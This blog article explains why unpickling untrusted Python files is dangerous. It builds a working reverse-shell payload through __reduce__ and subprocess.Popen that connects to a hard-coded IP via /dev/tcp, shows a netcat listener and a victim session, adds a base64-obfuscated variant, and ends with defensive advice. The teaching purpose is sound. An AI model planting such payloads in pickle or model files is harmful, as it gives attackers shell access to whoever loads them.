Don't Trust a Pickle

June 20th 2018

TWEET THIS

lax
awnboy
LawnboyMax


If you are using Python, especially for machine learning, you should be somewhat familiar with the standard library module named pickle. It is used for Python object serialization and comes very handy in wide range of applications. Some objects that you might want to serialize: a trained scikit-learn model, a Pandas DataFrame that you got after a lengthy join of several tables; basically any Python object that consists of heterogeneous data that you might want to quickly load in a new environment in the future (for homogeneous data, like neural network weights or training data tensor, it's better to use a more suitable format like HDF5).

In this article I would like to tell you why you should be very cautious when unpickling an object that you obtained from an untrusted source.

How Common are Pickles in the Wild?

With lots of people doing ML projects and putting them in GitHub repos, it's inevitable that some projects will contain pickle files (by convention they have .pkl extension). Sometimes pickle files are placed there on purpose to make it easier for others to reproduce results using a pre-trained model or a prepared dataset object. Other times they are used during development and then pushed to a repo by accident together with the rest of the project.

It’s hard to come up with an accurate figure on the exact number of pickle files hosted onGitHub since GitHub doesn’t allow searching by file extension alone. I tried the following query: extension:pkl model , which searches for pickle files that contain word “model” *inside the file*. Here are the results:



16,242 code results

Now, a pickled object is a Python object hierarchy converted into a byte stream so I wouldn’t hope to find most of the pickle files this way. By GitHub search rules, I had to specify at least one word to search for inside files and I chose “model”. Most of the files found with this query are either symlinks to the actual pickle files in the same repos (with a word “model” somewhere in the symlink path) or some pickled objects that contain a lot of human-readable data (e.g. feature vectors for use with some NLP model).

I am not too eager to crawl public GitHub repos and count all pickle files; but I expect the actual number of pickle files to be a few orders of magnitude larger than **16242** that I got after executing a relatively narrow query. I know this is a very rough estimation, but I believe you concur that pickle files certainly aren’t rare on GitHub.

Potential for Abuse

Here’s an interesting couple of paragraphs from from the pickle docs:

> When the **Pickler** encounters an object of a type it knows nothing about—such as an extension type—it looks in two places for a hint of how to pickle it. One alternative is for the object to implement a **__reduce__()** method. If provided, at pickling time **__reduce__()** will be called with no arguments, and it must return either a string or a tuple.
> …
> When a tuple is returned, it must be between two and five elements long. Optional elements can either be omitted, or None can be provided as their value. The contents of this tuple are pickled as normal and used to reconstruct the object at unpickling time.

This means that it is possible to create an arbitrary Python object that, when unpickled, will execute code that is returned by__reduce__(). Although there are some restrictions on the kind of things that can be returned (e.g. it has to be a callable), it is still relatively easy to create an object that is potentially dangerous when unpickled.

Setting Up Reverse Shell Payload

One of the simpler things that can be done in this situation is to start a reverse shell in a subprocess. Here's an example object:

```
class ReverseShell(object): def __reduce__(self):
    import os
    import subprocess
    if os.name == 'posix':
        return (subprocess.Popen,
               ('bash -i >& /dev/tcp/52.207.225.255/6006 0>&1',
                0, None, None, None, None, None, None, True))
    # making this work for windows seems much harder
    # please do share if you know how this can be done
    elif os.name == 'nt':
        return None
```

The structure of an object that __reduce__() has to return is very specific. In this example a tuple with two items is returned. Here's a little breakdown of each item:

subprocess.Popen

> A callable object that will be called to create the initial version of the object.

This class is used to execute a child program in a new process. This new process will start in the background when the object is unpickled.

('bash -i >& /dev/tcp/52.207.225.255/6006 0>&1',
 -1, None, None, None, None, None, None, True)

> A tuple of arguments for the callable object.

The first argument is the program to be executed by the subprocess. I (as a hypothetical attacker) want to:

- bash -i open bash in interactive mode
- &> /dev/tcp/52.207.255.255/6006 redirect both stderr and stdout to some TCP/IP socket. When I use the reverse shell, I want to see all the output on my machine (52.207.255.255); I don't want the victim to see what commands I am executing remotely.
- 0>&1 redirect stdin to stdout; this redirection symbol is the second part that is needed to reverse the direction of the "flow" of I/O. Without this

the stdin is still going from the victim’s to my (attacker’s) stdout. I want this to be reversed.

Almost all of the other arguments are unimportant (that’s why most of them are None). I had to explicitly list them since I needed to change the default value of the 8th argument to True and this is the only way to do it when you have to put arguments in a tuple. That 8th argument is shell=True and it specifies that /bin/sh is to be used to execute what is specified in the first argument. This is needed in case a target machine has some other shell as default that doesn’t recognize /dev/tcp/... sockets and raises FileNotFoundError (e.g. **zsh**).

Using Reverse Shell

Now that we’ve covered what constitutes a possible malicious pickled object, the only thing left is to pickle it and be prepared for the time when someone unpickles it.

```
>>> import pickle
>>> rs = ReverseShell()
>>> with open('rs.pkl', 'wb') as f:
...     pickle.dump(rs, f)
...
```

For this example I will simply listen on the specified port of the attacker’s machine for incoming TCP connections using netcat:

```
attacker:~$ hostname -I
52.207.255.255
attacker:~$ nc -l 6006
```

When a victim unpickles the file, nothing seems wrong for a first few seconds:

```
victim:~$ python
>>> import pickle
>>> with open('rs.pkl', 'rb') as f:
...    suspicious_obj = pickle.load(f)
...
```

Meanwhile at the attacker’s side I can list the directory where the victim unpickled the payload and navigate around victim’s computer. Just to verify that this worked as expected we can check that the effective user id is indeed the one of the victim.

```
attacker:~$ nc -l 6006
bash: no job control in this shell
bash-3.2$ ls
rs.pkl
bash-3.2$ whoami
victim
```

Now, the victim will notice in a few seconds that something is wrong by trying to use the unpickled object:

```
>>> suspicious_obj
<subprocess.Popen object at 0x10715fc88>
```

In a real world scenario, it’s safe to assume that no attacker would sit down, wait for a reverse shell to connect and then do something manually on the victim’s machine. It would more likely be a script waiting for a reverse shell connection that would then steal data/install mining malware/set up another reverse shell in a more well-hidden place. There are a lot of possibilities when an attacker has the same privileges as a victim. Thus, having a reverse shell open for a second or two is more than enough for a prepared attacker.

Dealing with Untrusted Pickled Objects

Is there a somewhat simple way to check a pickled object for malicious content?

If we consider the byte sequence of the object created and pickled previously, we can have a pretty good idea of what will happen if this object is unpickled.

```
 >>> with open('rs.pkl', 'rb') as f:
...     obj_byte_seq = f.read()
>>> obj_byte_seq
b'\x80\x03csubprocess\nPopen\nq\x00(X*\x00\x00\x00bash -i >& /dev/tcp/52.207.255.255/6006 0>&1q\x01J\xff\x
```

Even if an argument string passed tosubprocess.Popen is base-64 encoded, it’s still pretty obvious that something is not right with the pickled object:

```
 class ObfuscatedReverseShell(object): def __reduce__(self):
        import os
        import subprocess
        if os.name == 'posix':
            return (subprocess.Popen, ('eval `echo YmFzaCAtaSA+JiAvZGV2L3RjcC81Mi4yMDcuMjI1LjI1NS82MDA2IDA
>>> with open('rs.pkl', 'wb') as f:
...     pickle.dump(rs, f)
...
>>> with open('rs.pkl', 'rb') as f:
...     obj_byte_seq = f.read()
...
>>> obj_byte_seq
b'\x80\x03csubprocess\nPopen\nq\x00(XT\x00\x00\x00eval `echo YmFzaCAtaSA+JiAvZGV2L3RjcC81Mi4yMDcuMjI1LjI1N
```

I imagine that trying to evaluate byte sequence of pickled objects’ that are larger in size would be very tedious. In any case, it’s safer to simply avoid unpickling objects from untrusted sources or do so in a sandbox environment.

If what you are looking for is a pre-trained ML model, it’s better to reconstruct the model yourself using separately provided model representation and weights. E.g. it’s possible to load a Keras model representation from json/yaml and then load weights from a HDF5 file (.hdf5 extension). I skimmed through HDF5 API and didn’t see anything that allows arbitrary code execution at load time like pickle’s __reduce__() does.

Here’s a repo with code examples mentioned in this article: pkl_rev_sh

Programming # Dont Trust A Pickle # Python # Pickles
Python Pickl

Continue the discussion

More by Max Lawnboy

Building a Chatbot Using Rasa Stack: Intro and Tips

Max Lawnboy
Dec 03

# Artificial Intelligence

Chatbot Development Challenges-Part 1

Max Lawnboy
Aug 22

# Nlp

Chatbot Development Challenges-Part 2

Max Lawnboy
Aug 27

# Artificial Intelligence

Hackernoon Newsletter curates great stories by real tech professionals

Get solid gold sent to your inbox. Every week!

Email Address *

First Name	Last Name

TOPICS OF INTEREST

✓ Software Development	✓ Blockchain Crypto
✓ General Tech	✓ Best of Hacker Noon

Get great stories by email

More Related Stories

0–100 in Django: Starting an app the right way

Jeremy Spencer
Sep 04

# Python

1 Minute Read #17 -strings in Python*

Mr Trask
Dec 14

# Programming

/